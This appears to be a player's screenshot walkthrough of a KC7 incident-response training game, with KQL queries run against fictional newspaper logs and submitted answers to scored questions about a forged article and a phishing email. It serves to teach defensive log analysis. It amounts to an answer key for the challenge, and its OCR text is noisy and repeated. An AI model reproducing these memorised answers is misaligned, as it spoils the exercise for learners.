

Question 1 (10 pts)

X

Welcome to Valdoria!

On the eve of Valdoria's election, the team at a local newspaper (The Valdorian Times) awoke to a nightmare. The paper published a scandalous article accusing a politician of corruption and misconduct.

However, the article, a vile concoction of lies, was not what had been approved by the newspaper's editor 😱.

The Valdorian Times has hired you as a cyber incident responder to help investigate the incident and get to the bottom of how the falsified article was published.



[Read the full story in the training guide](#)

Enter **ready** to get started!

 ?

Solved by 4124 players || 😊 Need help? Ask on discord @ kc7cyber/community



Submit

Azure Data Explorer workspace showing the 'ValdyTimes' database. The left sidebar shows 'My cluster' with 'kc7001.eastus' selected. The main area displays the query 'Employees | take 10'.


Azure Data Explorer workspace showing the 'ValdyTimes' database. The left sidebar shows 'My cluster' with 'ValdyTimes' selected. The main area displays the query 'Employees | take 10' and a table named 'Table 1' with 10 records.

hire_date	name	user_agent	ip_addr	email_addr	company_domain	username	role	hostname
2014-01-16 21:31:3...	Ivory Miguel	Mozilla/5.0 (compatible; MSI...	10.10.0.49	ivory_miguel@valdo...	valdoriantimes.news	ivmiguel	Reporter and Writer	AFG4-MACHINE
2014-02-19 02:51:5...	Chris Wallace	Mozilla/5.0 (compatible; MSI...	10.10.0.43	chris_wallace@valdo...	valdoriantimes.news	chwallace	Political Correspondent	VRJS-DESKTOP
2014-03-24 22:04:3...	Lauren Main	Mozilla/5.0 (Windows NT 6.1; ...	10.10.0.6	lauren_main@valdor...	valdoriantimes.news	lamain	Quality Control Editor	C7KT-DESKTOP
2014-06-13 07:42:0...	Seymour Hersh	Mozilla/5.0 (Windows NT 10.0; ...	10.10.0.63	seymour_hersh@val...	valdoriantimes.news	sehersh	Lead Investigative Journalist	KOIVZ-DESKTOP
2014-06-24 11:18:1...	Jared Hottle	Mozilla/5.0 (Windows NT 5.1; ...	10.10.0.85	jared_hottle@valdor...	valdoriantimes.news	jahottle	Journalism Intern	QMGO-DESKTOP
2014-08-03 19:10:0...	Larry Page	Mozilla/5.0 (compatible; MSI...	10.10.0.97	larry_page@valdor...	valdoriantimes.news	lapage	IT Specialist	C0MC-MACHINE
2014-08-25 17:19:2...	Mark Zuckerberg	Mozilla/5.0 (Windows NT 10.0; ...	10.10.0.84	mark_zuckerberg@v...	valdoriantimes.news	mazuckerberg	IT Specialist	LZD4-DESKTOP
2014-09-11 05:57:0...	Barbara Walters	Mozilla/5.0 (Windows NT 6.2; ...	10.10.0.24	barbara_walters@val...	valdoriantimes.news	bawalters	Director of News Operations	1OD0-MACHINE

Type the following query in the workspace to view the first rows in the **Employees** table. Press “run” or “shift + enter” to execute the query.

Employees | take 10

This query has a few parts. Let's take a moment to break each of them down:



Take operator is great to explore what kind of data is there in specific table, whenever we start investigation it's good practice to start with take just to see what they contain

Anytime you're stuck while trying to write a query, you can always use **take 10** to remind yourself what columns and values are in that table!

Examples for other tables are here:

The screenshot shows the Azure Data Explorer interface. On the left, the navigation pane is open, showing a tree structure of databases and tables under 'kc7001.eastus'. The 'ValdyTimes' table is selected. In the center, a query editor window displays the following KQL code:

```
1 Email
2 | take 10
```

Below the code, the results are shown in a table titled 'Table 1'. The table has 10 records and includes columns for timestamp, sender, reply_to, recipient, subject, verdict, and link. The first few rows of data are:

timestamp	sender	reply_to	recipient	subject	verdict	link
2024-01-01 07:55:37.0000	stanley_jackson@weprinturstuff.com	stanley_jackson@we...	sonia_gose@valdoria...	[EXTERNAL] Businesses quic...	CLEAN	https://beslist.be/public/unl...
2024-01-01 08:03:34.0000	arthur_postlewait@valdoriantimes.news	arthur_postlewait@v...	bill_gates@valdorian...	Revenues its dedication our I...		http://weprinturstuff.com/sh...
2024-01-01 08:11:31.0000	indra_nooyi@valdoriantimes.news	indra_nooyi@valdori...	morrisonjulia@monei...	FW: Financial to substantially...		https://sisshoe.com/images/...
2024-01-01 08:20:50.0000	natasha_faley@valdoriantimes.news	natasha_faley@valdo...	steve_jobs@valdoria...	Financial over ad quality gro...		https://aramanga.com/share...
2024-01-01 08:39:17.0000	juan_oliver@yahoo.com	juan_oliver@yahoo.c...	billy_beveridge@vald...	[EXTERNAL] And deliver coll...	CLEAN	http://alvarez.net/files/share...
2024-01-01 08:49:02.0000	carrie_lopez@mediethicsboard.org	carrie_lopez@media...	margaret_craig@vald...	[EXTERNAL] RE: Valdorian is ...	CLEAN	http://6DAL7GBL5L.cloudfro...
2024-01-01 08:51:18.0000	melanie.rosado@yandex.com	melanie.rosado@yan...	carl Bernstein@vald...	[EXTERNAL] RE: Presence is I...	SUSPICIOUS	http://litalia.it/share/files/p...
2024-01-01 08:52:25.0000	matthew_grober@weprinturstuff.com	matthew_grober@w...	pauline_lawrence@v...	[EXTERNAL] Trusted reportin...	CLEAN	https://docs.google.com/doc...

Azure Data Explorer | New connection pane | Query

kc7001.eastus | kc7001.eastus.ValdyTimes | kc7001.eastus.Valdy... | +

Connections | Run | Recall | KQL tools | kc7001.eastus/ValdyTimes

+ Add | Search | Open | Copy | Export

1 Email
2 | take 10

Table 1 | Add visual | Stats | Search | UTC | Done (0.919 s) | 10 records | Columns

timestamp	sender	reply_to	recipient	subject	verdict	link
2024-01-01 07:55:37.0000	stanley_jackson@weprinturstuff.com	stanley_jackson@we...	sonia_gose@valdoria...	[EXTERNAL] Businesses quic...	CLEAN	https://beslist.be/public/unli...
2024-01-01 08:03:34.0000	arthur_postlewait@valdoriantimes.news	arthur_postlewait@v...	bill_gates@valdorian...	Revenues its dedication our I...	http://weprinturstuff.com/sh...	
2024-01-01 08:11:00.0000	indra_nooyi@valdoriantimes.news	indra_nooyi@valdori...	morrisonjulia@mcnre...	FW: Financial to substantially...	https://sisishoe.com/images/...	
2024-01-01 08:20:50.0000	natascha_faley@valdoriantimes.news	natascha_faley@valdo...	steve_jobs@valdoria...	Financial over ad quality gro...	https://laramanga.com/share...	
2024-01-01 08:39:17.0000	juan_oliver@yahoo.com	juan_oliver@yahoo.c...	billy_beveridge@val...	[EXTERNAL] And deliver coll...	CLEAN	http://alvarez.net/files/share...
2024-01-01 08:49:02.0000	carrie_lopez@mediatheicsboard.org	carrie_lopez@media...	margaret_craig@vald...	[EXTERNAL] RE: Valdoria is ...	CLEAN	http://6DAL7GBLS.cloudfro...
2024-01-01 08:51:18.0000	melanie.rosado@yandex.com	melanie.rosado@yan...	carl_bernstein@vald...	[EXTERNAL] RE: Presence is ...	SUSPICIOUS	http://litalia.it/share/files/p...
2024-01-01 08:52:25.0000	matthew_grober@weprinturstuff.com	matthew_grober@w...	pauline_lawrence@v...	[EXTERNAL] Trusted reportin...	CLEAN	https://docs.google.com/doc...

Azure Data Explorer | New connection pane | Query

kc7001.eastus | kc7001.eastus.ValdyTimes | kc7001.eastus.Valdy... | +

Connections | Run | Recall | KQL tools | kc7001.eastus/ValdyTimes

+ Add | Search | Open | Copy | Export

1 PassiveDns
2 | take 10

Table 1 | Add visual | Stats | Search | UTC | Done (0.289 s) | 10 records | Columns

timestamp	ip	domain
2023-12-25 00:43:09.0000	62.109.101.155	informesinternet.com
2023-12-25 03:32:38.0000	213.158.21.163	leforumdubowling.fr
2023-12-25 04:21:11.0000	192.192.166.3	ilicasino.com
2023-12-25 07:06:21.0000	212.249.237.94	chadgpt.app
2023-12-25 07:44:15.0000	104.101.127.81	krugobaikal.ru
2023-12-25 08:12:28.0000	194.116.58.97	deafscheidsfotograaf.nl
2023-12-25 09:42:15.0000	119.200.161.66	code2order.com
2023-12-25 09:52:10.0000	123.55.209.105	yado-saqashi.net

Azure Data Explorer | New connection pane | Query

kc7001.eastus | kc7001.eastus.ValdyTimes | kc7001.eastus.Valdy... | +

Connections | Run | Recall | KQL tools | kc7001.eastus/ValdyTimes

+ Add | Search | Open | Copy | Export

1 FileCreationEvents
2 | take 10

Table 1 | Add visual | Stats | Search | UTC | Done (0.340 s) | 10 records | Columns

timestamp	hostname	username	sha256	path	filename	process_name
2024-01-01 08:36:49.0000	EE7-LAPTOP	macraig	063716a61e2ba32c8a84e9a9e9f2326...	C:\Users\macraig\Music\school.wav	school.wav	7zip.exe
2024-01-01 08:46:20.0000	BAVY-LAPTOP	wibeek	61838d741da07bb03902318bd8dd...	C:\Users\wibeek\Videos\debate.webm	debate.webm	dropbox.exe
2024-01-01 08:47:50.0000	Z4FY-MACHINE	anahrendts	e4a42514ba5b4b19e1dac556d92a7...	C:\Users\anahrendts\Music\well.mp3	well.mp3	Edge.exe
2024-01-01 08:57:41.0000	OHP1-MACHINE	losanchez	ab40bf423c65011b06aad6e4f184b...	C:\Program Files\Windows Apps\Microsoft.Skype...	SkypeAssets-Bold.ttf	svchost.exe
2024-01-01 09:19:00.0000	SJRL-MACHINE	innooyi	fb391aeff1622ed5b0091371b665b4...	C:\Users\innooyi\Music\can.mp3	can.mp3	explorer.exe
2024-01-01 09:25:26.0000	GNWQ-LAPTOP	gaconception	5da99bc432f7cf686764d3dd7954...	C:\Program Files\Windows Apps\Microsoft.Skype...	Skype_Dtmf_3.m4a	svchost.exe
2024-01-01 09:25:58.0000	SJRL-MACHINE	innooyi	ba87dcba719f2329f719bc236c0f54...	C:\Users\innooyi\Pictures\data.bmp	data.bmp	OneDrive.exe
2024-01-01 09:27:04.0000	FWIO-DFSKTOP	arametron	0x9a1ff14ef250926f505a023r114	C:\Windows\System32\Plan-1\SFHStarAthen.exe	FhStarAthen.exe.msi	uninstall.exe

Azure Data Explorer | New connection pane | Query

kc7001.eastus kc7001.eastus.ValdyTimes kc7001.eastus.Valdy... ⌂ +

Connections Run Recall KQL tools kc7001.eastus/ValdyTimes

1 AuthenticationEvents
2 | take 10

Pin to dashboard Open Copy Export

12°C Sunny 10:24 7.10.2024

Table 1 + Add visual Stats

timestamp	hostname	src_ip	user_agent	username	result	password_hash	description
2024-01-01 06:55:03.0000	MAIL-SERVER01	10.10.0.42	Mozilla/5.0 (compatible; MSIE 8.0; ...)	dasmith	Failed Login	31c8b168924b55483...	A user attempted to log in t...
2024-01-01 06:59:50.0000	J12F-MACHINE	10.10.0.52	Mozilla/5.0 (Windows NT 6.1; Win6...	tybyers	Successful Login	1622645b6a1e95e211...	A user has attempted to log...
2024-01-01 07:23:27.0000	MAIL-SERVER01	211.149.213.113	Mozilla/5.0 (Windows NT 5.1; WO...	hocosell	Failed Login	a19de9562f742fc3a43...	A user attempted to log in t...
2024-01-01 07:34:59.0000	MAIL-SERVER01	10.10.0.42	Mozilla/5.0 (compatible; MSIE 8.0; ...)	dasmith	Failed Login	2eccdef693abc5868...	A user attempted to log in t...
2024-01-01 07:45:47.0000	J12F-MACHINE	10.10.0.52	Mozilla/5.0 (Windows NT 6.1; Win6...	tybyers	Successful Login	1622645b6a1e95e211...	A user has attempted to log...
2024-01-01 07:52:11.0000	MAIL-SERVER01	10.10.0.46	Mozilla/5.0 (Windows NT 5.1; WO...	urburn	Successful Login	a1ca70029e54db0c05...	A user attempted to log in t...
2024-01-01 08:19:05.0000	MAIL-SERVER01	10.10.0.69	Mozilla/5.0 (Windows NT 6.3; rv:51...	macraig	Failed Login	51c83d312abcf51806...	A user attempted to log in t...
2024-01-01 08:37:25.0000	MAIL-SERVER01	10.10.0.4	Mozilla/5.0 (Windows NT 10.0; Win...	mabullock	Failed Login	df97a1b9f7b4156a7...	A user attempted to log in t...

Search UTC Done (0.338 s) 10 records Columns

Azure Data Explorer | New connection pane | Query

kc7001.eastus kc7001.eastus.ValdyTimes kc7001.eastus.Valdy... ⌂ +

Connections Run Recall KQL tools kc7001.eastus/ValdyTimes

1 InboundNetworkEvents
2 | take 10

Pin to dashboard Open Copy Export

12°C Sunny 10:24 7.10.2024

Table 1 + Add visual Stats

timestamp	method	src_ip	user_agent	url
2024-01-01 07:40:20.0000	GET	139.126.100.216	Mozilla/5.0 (iPad; CPU iPad OS 7_1_2 like Mac OS X) AppleWebKit/534.0 (KHTML...	https://valdoriantimes.news/blog/businesses-in-and-mor...
2024-01-01 08:15:11.0000	GET	26.70.130.109	Mozilla/5.0 (X11; Linux x86_64; rv:19.7.20) Gecko/2017-02-01 12:41:10 Firefox/1...	https://valdoriantimes.news/santa's-charities
2024-01-01 08:19:25.0000	GET	209.53.245.242	Mozilla/5.0 (Android 2.0; Mobile; rv:50.0) Gecko/50.0 Firefox/50.0	https://valdoriantimes.news/donate/adopt-a-family
2024-01-01 08:24:33.0000	GET	150.184.24.249	Mozilla/5.0 (Android 5.1; Mobile; rv:37.0) Gecko/37.0 Firefox/37.0	http://valdoriantimes.news/blog/local-over-will-digital-tra...
2024-01-01 08:28:22.0000	GET	144.224.120.115	Mozilla/5.0 (Macintosh; PPC Mac OS X 10_8_9; rv:19.6.20) Gecko/2018-02-07 2...	https://valdoriantimes.news/blog/our-are-these-with-bac...
2024-01-01 08:32:53.0000	GET	185.199.9.167	Mozilla/5.0 (Android 3.2.6; Mobile; rv:57.0) Gecko/57.0 Firefox/57.0	https://valdoriantimes.news/sleigh-rides
2024-01-01 08:33:00.0000	GET	181.157.137.78	Mozilla/5.0 (iPad; CPU iPad OS 7_1_2 like Mac OS X) AppleWebKit/534.0 (KHTML...	https://valdoriantimes.news/online/files?query=brayed?se...
2024-01-01 08:41:36.0000	GET	214.152.49.239	Mozilla/5.0 (iPhone; CPU iPhone OS 14_2_1 like Mac OS X) AppleWebKit/533.0 (...	https://valdoriantimes.news/blog

Search UTC Done (0.432 s) 10 records Columns

Question 3 (10 pts) ✓ Solved



Now that we have access to the data, we'll need to get a lay of the land. Let's get some more information about the Valdorian Times.

How many employees work at the Valdorian Times?

```
Employees  
| count
```

[Copy](#)

[>> Click to run this example in ADX](#)

100

Show Tags

Solved by 3232 players || 😊 Need help? Ask on discord @
kc7cyber/community



[Submit](#)

rite ② Homepage - ISC2 -... CS50.me: CS50 Python How to Install and... Pearson VUE - Select... Dashboard

Question 4 (10 pts)

We can use the **where** operator with the Employees table to find a specific employee.

Here is a template you can follow:

```
Table
| where <field> <operator> <value>
```

To learn more about how to use **where**, see [the training guide](#).

What is the Editorial Director's name?

```
Employees
| where role == "Editorial Director"
```

>> Click to run this example in ADX

Nene Leaks

Show Tags

Solved by 3167 players || 🤔 Need help? Ask on discord @ [kc7cyber/community](#)

Submit

Question 3 10 ?

Question 4 10 ?

Question 7 10 ?

Question 8 10 ?

Question 9 10 ?

Question 10 10 ?

Question 11 10 ?

Question 12 10 ?

In Valdoria ★

query the challenge data.

started.

Azure Data Explorer | New connection pane Query

Connections

- + Add
- Connections
- My cluster
- ValdyTimes
- KrustyKrab
- OwlRecords
- SASA
- Scholomance
- SolviSystems
- SpookySweets
- TitanShield

Run Recall KQL tools kc7001.eastus.ValdyTimes

```
1 Email
2 | where recipient == "nene_leaks@valdoriantimes.news"
3 | count
```

Pin to dashboard Open Copy Export

Table 1 + Add visual Stats

Count |

18

Search UTC Done (0.268 s) 1 records Columns

UTC

Done (0.268 s)

1 records

Question 5 (10 pts)

We can learn more about **Nene Leaks** using information from other tables. Let's take her email address from the Employees table and use it in a query for the Email table.

How many emails did Nene Leaks receive?

```
Email  
| where recipient == "Nene's Email Address Here"  
| count
```

[Copy](#)

[>> Click to run this example in ADX](#)

18



[Show Tags](#)

Solved by 2991 players || 😊 Need help? Ask on discord @
[kc7cyber/community](#)



[Submit](#)

How many distinct senders were seen in the email logs from the domain name "weprinturstuff.com"?

The screenshot shows the Azure Data Explorer interface. On the left, there's a sidebar with 'Dashboards' and 'My cluster'. Under 'My cluster', there are several connections listed: 'KrustyKrab', 'OwlRecords', 'SASA', 'Scholomance', 'SolviSystems', 'SpookySweets', 'TitanShield', 'ValdyTimes', 'Authentication...', 'Email', 'Employees', 'FileCreationEv...', 'InboundNetwo...', and 'OutboundNetw...'. The 'ValdyTimes' connection is currently selected. In the main query editor area, there is a 'Run' button and a query window containing the following Kusto Query Language (KQL) code:

```
1 Email  
2 | where sender has "weprinturstuff.com"  
3 | distinct sender  
4 | count  
5
```

Below the query results, a table named 'Table 1' is displayed with one row showing a count of 100. The bottom status bar indicates the query was completed in 0.281 seconds with 1 record found. The system status bar at the bottom shows the date as 7.10.2024 and the time as 11:08.

Azure Data Explorer | New connection pane | Query

Connections | Run | Recall | KQL tools | kc7001.eastus.ValdyTimes

```
1 let mary_ips =  
2 Employees  
3 | where name has "Mary"  
4 | distinct ip_addr;  
5 OutboundNetworkEvents  
6 | where src_ip in (mary_ips)  
7 | count
```

Table 1 | Add visual | Stats | Count | 58 | Search | UTC | Done (0.960 s) | 1 records | Columns

kc7001.eastus.Valdy... > + | Pin to dashboard | Open | Copy | Export

My cluster

ValdyTimes

- AuthenticationEvents
- Email
- Employees
- FileCreationEvents
- InboundNetworkEvents
- OutboundNetworkEvents

Azure Data Explorer | New connection pane | Query

Connections | Run | Recall | KQL tools | kc7001.eastus.ValdyTimes

```
1 let mary_ips = Employees  
2 | where name has "Mary"  
3 | distinct username;  
4 AuthenticationEvents  
5 | where username in (mary_ips)  
6 | count
```

Table 1 | Add visual | Stats | Count | 70 | Search | UTC | Done (0.923 s) | 1 records | Columns

kc7001.eastus.Valdy... > + | Pin to dashboard | Open | Copy | Export

My cluster

ValdyTimes

- AuthenticationEvents
- Email
- Employees
- FileCreationEvents
- InboundNetworkEvents
- OutboundNetworkEvents

Cloudy 16°C

Pretraživanje

7:49 9.10.2024

Question 12 (10 pts)

Congratulations! 🎉 You've passed KQL 101! Let's dive into the investigation! 🔎

Enter "ready" to earn credit for this question.

ready

Solved by 2351 players || 😊 Need help? Ask on discord @ [kc7cyber/community](#)



Submit

The screenshot shows the Azure Data Explorer interface. On the left, there's a sidebar with icons for Home, Dashboards, and My cluster. The main area has tabs for 'Connections' and 'Query'. A search bar at the top right contains the query: 'kc7001.eastus.ValdyTimes'. Below the search bar is a code editor with the following KQL:

```
1 OutboundNetworkEvents  
2 | where src_ip == "10.10.0.22"  
3 | distinct url  
4 | count  
5
```

Under the 'Connections' tab, a tree view shows a cluster named 'KrustyKrab' with several databases: OwlRecords, SASA, Scholomance, SolviSystems, SpookySweets, TitanShield, ValdyTimes, Authentication, Email, Employees, FileCreationEv..., InboundNetwo..., and OutboundNet... The 'ValdyTimes' database is currently selected. The results pane below shows a table with one row:

Count
62

Question 7 (10 pts) ×

How many distinct websites did "Lois Lane" visit?

```
OutboundNetworkEvents
| where src_ip == "Lois Lane IP"
| <operator> <field>
| <operator>
```

[Copy](#)

62



[Show Tags](#)

Solved by 2645 players || 🤔 Need help? Ask on discord @
kc7cyber/community



[Submit](#)

Question 8 (10 pts) ×

How many distinct domains in the PassiveDns records contain the word "hire"?

```
PassiveDns
| where <field> contains <value>
| <operator> <field>
| <operator>
```

[Copy](#)

[>> Click to run this example in ADX](#)

You may notice we're using **contains** instead of **has** here. If you are curious about the differences between these, check out [this post](#).

6



[Show Tags](#)

Solved by 2563 players || 🤔 Need help? Ask on discord @
kc7cyber/community



[Submit](#)

Azure Data Explorer | New connection pane | Query

kc7001.eastus kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.Valdy... X +

Connections Run Recall KQL tools kc7001.eastus/ValdyTimes

+ Add v Search Pin to dashboard Open Copy Export

kc7001.eastus/ValdyTimes

```
1 PassiveOns
2 | where domain == "jobhire.org"
3 | distinct ip
4
```

Table 1 Add visual Stats

Search UTC Done (0.387 s) 1 records Columns

ip

> 191.7.248.112

AuthAuditLog Authentication... Email Employees FileCreationEv... InboundNetwo... OrthancAudit

My cluster Dashboards Query

The screenshot shows the Azure Data Explorer interface. On the left, there's a sidebar with icons for Dashboards, My cluster, and Query. The main area has tabs for 'Connections' and 'Query'. A query is running, showing the results of a KQL command. The results table has one row with the IP address 191.7.248.112. There are buttons for 'Add visual' and 'Stats' at the top of the table. The bottom of the table has a 'Columns' section.

Now we're starting with the investigation!

As a first step, you reach out to the Editorial Director **Nene Leaks** to ask for more information

You 21:21
Hi, Nene. I am the incident responder who has been hired to help you investigate. Can you tell me what happened?

Leaks, Nene 21:21
Oh, I'm so happy you're here! We are all so worried and confused.

We did NOT write that article. We were planning on releasing an article about the candidates, but the article I approved looked nothing like that one! We would never publish something so defamatory.

You 21:24
I understand. I'm here to help. Do you have any suggestions as to who I should talk with to learn more about what happened?

Leaks, Nene 21:26
You might want to start with our Newspaper Printer, Clark Kent. He is the last person to review articles before they go to publication.

What is the Newspaper Printer's name?

Clark Kent

Show Tags

Solved by 2153 players || 😊 Need help? Ask on discord @ kc7cyber/community



Submit

Question 2 (20 pts)

Next, you talk with **Clark Kent**. He seems very distressed about the whole situation. 😢 He tells you he simply printed the article that was emailed to him, as he always does.

He tells you he thinks the Editorial Intern was the one who sent him the final draft of the article.

What is the Editorial Intern's name?

Ronnie McLovin



Show Tags

#where #name

Solved by 2108 players || 🤖 Need help? Ask on discord @ kc7cyber/community



Submit

Azure Data Explorer | New connection pane | Query

Connections | Run | Recall | KQL tools | kc7001.eastus.ValdyTimes

1 | employees
2 | where role == "Editorial Intern"

Pin to dashboard | Open | Copy | Export | 7

Table 1 + Add visual | Stats | Search | UTC | Done (0.299 s) | 1 records | Columns

hire_date	name	user_agent	ip_addr	email_addr	company_domain	username	role	hostname
2024-01-02 08:00:00Z	Ronnie McLovin	Mozilla/5.0 (Windows NT 6.1)...	10.10.0.19	ronnie_mclovin@val...	valdoriantimes.news	romclovin	Editorial Intern	A37A-DESKTOP

JPath: /name | Inline | Full

```
1 "hire_date": 2024-01-02T08:00:00Z,  
2 "name": Ronnie McLovin,  
3 "user_agent": Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36,  
4 "ip_addr": 10.10.0.19,  
5 "email_addr": ronnie_mclovin@valdoriantimes.news,  
6 "company_domain": valdoriantimes.news,
```

Question 3 (20 pts)

When was the Editorial Intern hired at The Valdorian Times?

2024-01-02T08:00:00Z



Show Tags

#timestamp

Solved by 2079 players || 🤪 Need help? Ask on discord @ [kc7cyber/community](#)



Submit

Azure Data Explorer | New connection pane | Query

Connections Run Recall KQL tools kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes > + Pin to dashboard Open Copy Export Dora

1 Email
2 | where recipient == "clark_kent@valdoriantimes.news"
3

Table 1 + Add visual Stats

timestamp	sender	reply_to	recipient	subject	verdict	link
2024-01-01 12:42:30.0000	joyce_pelkey@valdoriantimes.news	joyce_pelkey@valdoria...	clark_kent@valdoria...	With groundbreaking sustai...	CLEAN	https://docs.google.com/pre...
2024-01-01 14:37:20.0000	annie_jenkins@protonmail.com	annie_jenkins@prot...	clark_kent@valdoria...	[EXTERNAL] Want media an...	SUSPICIOUS	http://selwinbets.com/search...
2024-01-06 10:20:54.0000	greg_schloemer@valdoriantimes.news	greg_schloemer@val...	clark_kent@valdoria...	FW: Will help our produce w...	CLEAN	https://weprinturstuff.share...
2024-01-08 15:59:47.0000	john_wells@weprinturstuff.com	john_wells@weprintu...	clark_kent@valdoria...	[EXTERNAL] Embark the eac...	CLEAN	http://images.valdoriantimes...
2024-01-10 14:11:32.0000	melanie_turner@valdoriantimes.news	melanie_turner@vald...	clark_kent@valdoria...	Our but community digital e...	CLEAN	https://valdoriantimes.share...
2024-01-10 14:19:23.0000	jean_mckinnon@ightsboom.net	jean_mckinnon@ig...	clark_kent@valdoria...	[EXTERNAL] Paying our open...	CLEAN	https://mediacheatboard.or...
2024-01-13 15:40:01.0000	denise_johnson@valdoriantimes.news	denise_johnson@val...	clark_kent@valdoria...	RE: Pillar events role year rep...	CLEAN	https://bitly/c7m7IVk
2024-01-14 12:44:18.0000	matthewwilliams@gmail.com	matthewwilliams@g...	clark_kent@valdoria...	[EXTERNAL] FW: Times digit...	CLEAN	http://images.valdoriantimes...

Azure Data Explorer | New connection pane | Query

Connections: kc7001.eastus.ValdyTimes, kc7001.eastus.ValdyTimes, kc7001.eastus.ValdyTimes, kc7001.eastus.ValdyTimes, kc7001.eastus.ValdyTimes, kc7001.eastus.ValdyTimes, kc7001.eastus.ValdyTimes > + 7

Query:

```

1 Email
2 | where recipient == "clark_kent@valdoriantimes.news"
3

```

Table 1: Search results (21 records)

timestamp	sender	reply_to	recipient	subject	verdict	link
2024-01-28 14:06:06.0000	richard_pina@ightsoboom.net	richard_pina@ights...	clark_kent@valdoria...	[EXTERNAL] RE: Century you...	CLEAN	https://images.valdoriantime...
2024-01-29 13:27:01.0000	howard_cosell@valdoriantimes.news	howard_cosell@vald...	clark_kent@valdoria...	RE: Also engagement and o...	SUSPICIOUS	https://weprinturstuff.share...
2024-01-30 09:37:46.0000	quietus.isomorphisms@hotmail.com	quietus.isomorphism...	clark_kent@valdoria...	[EXTERNAL] Commitment cit...	SUSPICIOUS	https://en.wikipedia.org/wiki...
2024-01-30 15:54:25.0000	jose_ramirez@valdoriantimes.news	jose_ramirez@valdor...	clark_kent@valdoria...	Print journalism digital digit...	SUSPICIOUS	https://docs.google.com/pre...
2024-01-31 11:11:12.0000	ronnie_mclovin@valdoriantimes.news	ronnie_mclovin@val...	clark_kent@valdoria...	URGENT: Final OpEd Draft E...	CLEAN	https://sharepoint.valdoriant...
1 URGENT: Final OpEd Draft Edits (Please publish the following article in tomorrow's paper))						

Question 6 (20 pts)

Who sent this email containing the final edits for the OpEd piece?

Enter the sender's email address.

ronnie_mclovin@valdoriantimes.news

Show Tags

#sender

Solved by 1970 players || 🤖 Need help? Ask on discord @ kc7cyber/community



Submit

Question 7 (20 pts) ✓ Solved



What was the name of the .docx file that was sent in this email?



Solved by 1948 players || 🤔 Need help? Ask on discord @ [kc7cyber/community](#)



Submit

Question 8 (20 pts)



So, it looks like Ronnie did send the email. When you go back and talk to Ronnie, she is adamant that she never sent the draft. She thinks maybe someone else used her account to send it.

She doesn't recall getting any unusual emails or any other weird activity on her computer.

Do you think this needs further investigation (yes/no)?

Choose wisely 😊

Solved by 1970 players || 🤔 Need help? Ask on discord @ [kc7cyber/community](#)



Submit

Azure Data Explorer interface showing a query results table. The table has the following columns and data:

hire_date	name	user_agent	ip_addr	email_addr	company_domain	username	role	hostname
2018-11-17 11:45:2...	Sonia Gose	Mozilla/5.0 (Windows NT 5.1)...	10.10.0.3	sonia_gose@valdoriantimes.news	valdoriantimes.news	sogose	Senior Editor	ULOM-MACHINE

Question 1 (20 pts)

You stop by The Valdorian Times office and meet with some staff. After the meeting, one employee, **Sonia Gose**, comes up to you and says she may have something that can help with your investigation.

What is Sonia's job role?

Senior editor

Show Tags

#name

Solved by 1896 players || 🤖 Need help? Ask on discord @ kc7cyber/community



Submit

Question 2 (20 pts)

Sonia shows you a suspicious email she received a few weeks ago.

[EXTERNAL] FW: Invitation to Apply: Lead Political Correspondent

newspaper_jobs@gmail.com
To: Sonia Gose
Wed 1/10/2024 7:58 AM

Hi, Sonia.

We are in search of Multimedia Journalists and we thought your experience was quite impressive. Would you consider applying? [Click here to learn more](#) about our open roles.

Sincerely,

Mike Smith
WeHireJournalists

[Reply](#) [Forward](#)

What email address was used to send this email?

newspaper_jobs@gmail.com

Show Tags

#sender

Solved by 1898 players || 😊 Need help? Ask on discord @ [kc7cyber/community](#)



Submit

Question 3 (20 pts)

Let's look for this email in our email logs.


When was the email sent to Sonia Gose? Enter the exact timestamp from the logs.

2024-01-05T09:42:05Z

 Show Tags

#recipient #sender #timestamp

Solved by 1870 players || 😊 Need help? Ask on discord @ [kc7cyber/community](#)



The screenshot shows the Azure Data Explorer interface. The top navigation bar includes 'Azure Data Explorer', 'New connection pane', 'Query' (with a dropdown menu), and various global icons. On the left, there's a sidebar with 'Connections' (including SolviSyst, SpookySweets, TitanShield, ValdyTimes, and others), 'Dashboards', and 'My cluster'. The main area displays a query result table titled 'Table 1' with columns: timestamp, sender, reply_to, recipient, subject, verdict, and link. The first row shows a message from margaret_wagner@valdoriantimes.news to sonia_gose@valdoria... with a subject of 'RE: Richer rise and landscap...' and a link to https://valdoriantimes.share... The second row is collapsed. The third row shows a message from newspaper_jobs@gmail.com to sonia_gose@valdoria... with a subject of '[EXTERNAL] FW: Invitation t...' and a link to https://promotionrecruit.co... The bottom of the table has a JPath filter bar and a preview of the first few rows.

timestamp	sender	reply_to	recipient	subject	verdict	link
2024-01-02 14:25:57.0000	margaret_wagner@valdoriantimes.news	margaret_wagner@v...	sonia_gose@valdoria...	RE: Richer rise and landscap...		https://valdoriantimes.share...
